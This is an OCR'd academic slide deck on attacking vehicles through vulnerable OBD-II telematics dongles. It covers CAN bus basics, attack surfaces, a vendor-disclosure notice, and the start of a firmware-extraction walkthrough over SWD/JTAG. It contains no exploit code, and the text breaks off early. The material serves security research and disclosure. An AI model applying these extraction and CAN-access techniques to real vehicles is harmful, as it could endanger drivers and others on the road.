REMOTE ATTACKS ON VEHICLES BY EXPLOITING VULNERABLE TELEMATICS

Dawei Lyu, Lei Xue, Le Yu, Xiapu Luo
cslxue@comp.polyu.edu.hk
Department of Computing
The Hong Kong Polytechnic University

THE HONG KONG POLYTECHNIC UNIVERSITY
香港理工大學

Tencent Hackers Remotely Control Tesla Motors Inc (TSLA) Model S

Tesla Motors Inc responded with a swift OTA patch resolving the issue

By John Kilhefner, InvestorPlace Assistant Editor | Sep 21, 2016, 11:55 am EDT

Popular Posts:

- GoPro Inc (GPRO) Tanks on Mavic Pro Drone From DJI
- Restoration Hardware Holdings Inc (RH) Pops on Williams-Sonoma, Inc. (WSM) Buyout Chatter
- Acacia Communications, Inc. (ACIA) Slammed on $450M Stock Offering

Tesla Motors Inc (NASDAQ:**TSLA**) had to roll out an over-the-air fix after Chinese researchers working for **Tencent Holdings Ltd** (OTCMKTS:**TCTZF**) exploited the Model S through a security flaw in its internet connection.

Keen Security Lab of Tencent was reportedly able to remotely control the Tesla Model S to a limited extent, operating its moonroof, trunk, seats and touchscreen, and even engaging the brake from 12 miles away.

Source: Via Flickr

CONTENT

- Telematics
- Attack Surface
- Vulnerable Telematics A
- Vulnerable Telematics B
- Attacks via Compromised Telematics Systems
- Suggestions on Fixing the Vulnerability
- Conclusion


TELEMATICS

Global Telematics Market Expected to Grow at 28.5% CAGR During 2016 - 2022: P&S Market Research


Feb 17, 2016, 09:46 ET from P&S Market Research

The global telematics market is expected to grow from an estimated $26,314.4 million in 2015, and reach $140,100 million by 2022, growing at a CAGR of 28.5% during 2016 - 2022. The growth of the global telematics market is being driven due to several factors, including government initiatives to include advanced technology in public safety on roads, increasing demand for premium passenger cars and growing demand for connectivity in vehicles. The use of telematics has been constantly increasing in insurance sector for tracking the driving conditions to calculate

TELEMATICS


Best Seller
OBD MATE OBDII OM123 Car Vehicle Code Reader Auto Diagnostic Scan Tool for 2000 or later US, European and Asian OBD2 Protocol…
$39.98 $59.97 Prime
87
ByBike OBD II GPS TRACKER
$28.99 - $30.99 Prime
OBD2.Hikeren MINI Bluetooth OBD2 OBDII Car Diagnostic Scan Tool /OBDii Code Reader Adapter Check Engine Light for Android and…
$11.59 Prime
444
3G
3G Real Time Online GPS OBD II Vehicle Tracker Car Doctor Accutracking TK373
$89.99 $119.00 Prime
61
Best Seller
Bluetooth OBD2, Foseal OBD OBDII Car Diagnostic Scanner Automotive Check Engine Light OBDii Bluetooth Code Reader Adapter for…
$11.99 $46.99 Prime
251
OBD2 Scanner Foseal Mini WIFI OBD OBDII Scan Tool Adapter with Power Switch ON/OFF Check Engine Light Car Auto Diagnostic Trouble…
$19.99 $65.80 Prime
87
MOTOsafety OBD with 3G GPS Service, Teen Driving Coach Vehicle Monitoring System MPVAS1
$39.99 $59.75 Prime
254
Ideashop EOBD OBD2 OBDII Car Scanner Diagnostic Live Data Code Reader Check Engine Car Trouble Scanner Fault Detection Diagnostic
$54.99 Prime
Only 13 left in stock - order soon.
4
Linxup OBD with 3G GPS Service & GPS System, Vehicle Tracking Device, Car GPS LPVAS1
$39.99 $55.43 Prime
187
Multi Car Scanner EOBD OBD2 OBDII Diagnostic Data Code Reader Tool Check Engine Scan For BMW AUDI VW VOLKSWAGEN…
$49.89 $59.88
Vyncs: No Monthly Fee Connected Car OBD Link, 3G Vehicle GPS Tracker, Trips, Engine Diagnostics, Driver Coaching for Teens, Save…
More Choices from $67.99
16
Camecho OBD GPS Tracker OBD2 Tracking Car Vehicle Auto + IPhone Android App for Car
$34.99 Prime
Only 3 left in stock - order soon
7
Mobile Asset Solutions MT-OBD Live GPS Vehicle Tracker with Engine Diagnostics
$78.00 Prime
252
Excelvan OBD II Safety GPS Tracker Real Time Car Truck Vehicle Tracking GSM GPRS Mini Device Spy
$34.90 Prime
Only 20 left in stock - order soon.
3

TELEMATICS



OBD II

OBD Device

Bluetooth

Smartphone with App

WiFi/3G/LTE

WiFi/3G/LTE

Internet

CAN BUS

Controller Area Network

- Data exchange among ECUs

  (Electronic Control Unit)

- More than one CAN bus in a vehicle


  Eg: Infotainment CAN bus, Comfort CAN bus,


  Diagnostic CAN bus

- Each CAN bus has several ECUs

Twisted pair


Differential signal






CAN BUS

- Messages in different CAN bus are exchanged via gateway
- OBD-II port is directly connecte to gateway.
- External devices plugged into OBD port access ECUs through gateway.



CAN MESSAGES



Frame ID: 0x7DF DLC: 0x8

Data: 02 09 00 00 00 00 00 00

Require for Mode9 Supported PIDs List

Frame ID: 0x7E8 DLC: 0x8

Data: 06 49 00 54 40 00 00 00

Response from Vehicle

OBD-II


On-Board Diagnostic

- Conduct emissions-related diagnostics
  - Status, DTC…
- Access selected or all ECUs
  - Diagnosis, Re-Configuration, Update
- Action testing
- It can be exploited to attack the vehicle if a malicious dongle is plugged into it.

OBD-II

16 Pins interface serving for different protocols

- Pin 2&10: SAE J1850PWM, SAE J1850 VPM
- Pin 6&14: ISO 15765, CAN bus! Winner!
- Pin 7&15: ISO 9141-2, KWP2000



CONTENT

- Telematics
- Attack Surface
- Vulnerable Telematics A
- Vulnerable Telematics B
- Attacks via Compromised Telematics Systems
- Suggestions on Fixing the Vulnerability
- Conclusion

ATTACK SURFACE

- App: Secret in apps, Lack of binary protection, Insecure Data Storage, Data leakage …
- Device: Does not verify the signature of firmware, Poor authentication, Trust the app, …
- Communication: Default PINs, No encryption, Vulnerable to MITM attack, …

DISCLAIMER

For the following vulnerable telematics devices, we have informed the corresponding companies about the vulnerabilities and how to patch them with the help of HKCERT.


CONTENT

- Telematics
- Attack Surface
- Vulnerable Telematics A
- Vulnerable Telematics B
- Attacks via Compromised Telematics Systems
- Suggestions on Fixing the Vulnerability
- Conclusion

VULNERABLE TELEMATICS A

OBD Device A


- Microprocessor + Bluetooth + CAN
- Communicate with its app through Bluetooth



VULNERABLE TELEMATICS A

Monitor CAN Bus (Pin 6&14) Data


Since the firmware is not protected, we can fetch it via SWD or JTAG directly.



Monitor Bluetooth Communication (between MCU and Bluetooth device)

VULNERABLE TELEMATICS A

Extract the original firmware!



SWD Mode

GND
VCC
SWDIO
SWCLK

J-Link: JTAG debug tool

JTAG Connector

SWD Connector


JLINK

VULNERABLE TELEMATICS A

